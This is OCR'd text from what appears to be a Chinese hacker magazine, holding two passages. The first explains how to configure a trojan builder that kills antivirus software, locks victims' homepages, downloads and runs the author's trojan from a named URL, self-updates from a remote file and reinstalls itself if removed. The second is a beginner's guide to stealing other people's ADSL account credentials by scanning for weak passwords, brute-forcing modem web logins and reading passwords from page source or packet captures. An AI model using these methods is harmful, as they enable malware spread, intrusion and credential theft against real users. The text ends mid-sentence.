


图1

在下面的“其它功能”中，我们可以锁定主页。但注意，每次服务端运行后只修改首页一次。服务端第一次运行时为了方便设置启动和修改首页，会杀掉江民和雅虎助手。如果以后发现这些项被修改，会再次杀掉杀毒软件并恢复，其他时间不会干掉杀毒软件。其次，我们还可以使用它的2个下载者功能，方便下载自己的马儿。例如，我的鸽子木马在http://www.hackerxfiles.net/bingdu.exe中，就在下载运行前的方框里打上勾，然后将地址填入即可。若下载不成功，则20分钟后会重新下载，直到成功后停止并且成功后不会重复下载运行。




图2




图3

现在为大家介绍这款软件的主打功能——服务端自定义自动升级功能和流量统计功能。方便自动更新QQ消息语句（如果内容被腾讯屏蔽），还能更新下载自己的马儿，查看每日流量等。原理是：每次电脑重启后，服务端会每隔一分钟检测一次联网状态，检测到版本的网址后，如果发现VER.txt里面的版本号（比如是5.2），与现在的版本号（比如是5.0）不同，则会调用VER.txt里“url=xxx.com”的新版本的地址来下载。下一次电脑重启时使用的就是新版本的服务端。但是如果版本号相同，则不做更新。首先，填写好用户自定义当前的服务端版本号，如1.0等，但是版本号只能在1.0–9.9之间。注意千万不要填写1.0.0或者1.2.5这样类似的两位小数，否则会自动升级失败。然后填写好当前服务端自动检测升级的网址（如http://www.hackerxfiles.net/ver.txt），然后再填写好流量统计的网址（如http://www.hackerxfiles.net/tj.htm），点击下方的按钮，系统会自动将版本检测程序与流量统计生成到本程序所在的目录。最后将2个文件传送至自己的空间即可。以后，只要想让你的服务端自动升级为新版本，只需修改你的ver.txt里面的版本号就可以了（将ver.txt里面的version=1.0后面的1.0修改成你的新版本号），并修改好url=后面的新地址。但注意，流量检测.htm里的htm标题不能修改，否则不可以15秒后自动关闭。

如果我们的木马被PK掉了怎么办？这个问题就由这款软件的服务端自动保护功能来解决吧。当服务端运行后，远程保护线程会每5秒钟检测一下木马是不是被删除。如果被删除，首先用备份文件代替，假如备份文件也被删除了，则会根据我们设置的地址重新下载恢复并运行。这样，我们就可以放心使用了。

配置好了，大家一定要在下方的同意声明处打上勾，然后直接点击生成服务端就可以了。生成好了，委屈自己测试一下。如图2，程序自动向好友发送宣传信息；如图3，我的主页也被锁定为http://www.hackerxfiles.net/不可修改。最后警告大家不要随便去测试，因为一旦运行，就很难清除，这个程序可没有自动清除的功能。

（本文中所涉及到的龙少挂马宣传助手已收录到光盘中）

菜鸟破解ADSL帐号之三招两式



文章难易度：★★
文章重点：利用ADSL MODEM的WEB管理方式获取ADSL帐号

临床宋伟

ADSL帐户和密码获取后的好处，我就不用多说了。要获取别人的ADSL帐户和密码我们首先要做的就是破解ADSL的WEB管理密码和用户名，下面看我菜鸟三招两式获取ADSL用户和密码。

一、获取WEB管理登陆用户名和密码之三招

第一招：x-scan显身手

首先说一下原理，对于ADSL上网的用户基本上都是动态的IP地址，一般不会有人会在动态的IP地址开启WEB服务，即开80端口。但如果启用ADSL路由功能，他们的MODEM就会默认打开ADSL Modem的WEB服务和FTP服务（注意，这并不是操作系统上的WEB和FTP服务），所以我们找一个ADSL上网的IP地址段，对于IP地址的获取我们可以用珊瑚虫的showip，然后用扫描器扫描开启21和80端口的计算机并且在X-SCAN的扫描模块中选择“FTP弱口令”进行扫描（图1），就可以获取很多WEB管理的密码。




图1

第二招：杀手锏—ADSL密码终结者

关于ADSL密码终结者，在以前的黑客X档案曾详细的介绍过，这里就不在赘述了。给广大的菜鸟朋友一点建议，对于ADSL上网的用户其所在的地区电信局都分配了几个IP地址段，并且每次上网IP地址都是不一样的，这个IP地址存在于分配的IP地址段中，整个C段的IP地址都是存在于同一地区的，所以各位黑友可以根据自己地区的情况，适当的调节自己的IP地址中的第二位数字，找到和我们同一地区上网的用户，这样我们要做一些“黑”事，就更加的方便了。




图2

前两招操作简单，大家也一定都发现了一个特点就是寻找的是有弱口令的WEB管理登录用户和密码，我们如果要找特定的IP地址的ADSL登录用户名和密码怎么办?

下面开始我们最关键一招的学习。

第三招：定点爆破—webcracker

首先我们做一个自己的字典，我用的是黑客字典II，运行程序如图2。选择以“向导方式运行”，然后结合要破解的特定IP地址用户的可能信息，按照向导制作自己的字典文件。这个工具很适合中国“黑人”（还是菜鸟不敢叫自己黑客）使用。




图3

制作好字典文件，下面就轮到我们的主角——WEBCRACKER出场了。软件运行后如图3，首先选择“用户名文件”，这是我们在上面做好的字典文件，然后选择密码文件，也是自己作好的字典。在URL里面填写要破解的WEB管理登录的地址，也就是ADSL上网用户的IP地址，点“开始”就行了。

上面的方法使我们成功获得ADSL WEB管理的用户和密码，下面就可以登录WEB ADSL管理界面，找到用户的ADSL用户名和密码。请看菜鸟获取ADSL用户和密码之二式。

二、获取ADSL用户名和密码之两式

第一式：智取用户和密码




图4

我登录的一个ADSL上网用户的WEB管理界面如图4，大家找到“配置”—“WAN”，在出现的右侧界面中点鼠标右键→查看源文件，找到如图5的代码，从里面我们可以清楚的找到用户名qwert@169和密码lkjhgfdsa，这是一个大家都比较熟悉的方法。

```
/TD></TR>
TR><TD>用户名</TD><TD><INPUT TYPE=text NAME=s
ALUE="qwert@169"  MAXLENGTH=128  SIZE=32 >
/TD></TR>
TR><TD>密码</TD><TD><INPUT TYPE=PASSWORD NAME
ALUE="lkjhgfdsa"  MAXLENGTH=128  SIZE=32 >
```

图5

第二式：Wsock Expert建奇功

第一种方法适合于那些可以查看源文件的ADSL MODEM，万一我们碰到不能查看源文件的MODEM怎么办呢？用WSOCK EXPERT这个抓包工具，这个工具也是我一直很喜欢的工具，曾经原以为只有COOKIE欺骗的时候用的着，没想到在这里大显身手了。运行Wsock Expert，在打开中选择要抓包的程序，这里选择IE EXPLORER，然后用获得的WEB管理用户和密码登录，这时候会看到很多的数据包如图6。

在下面的数据中看到了用户名cd85019452，在下一行如图

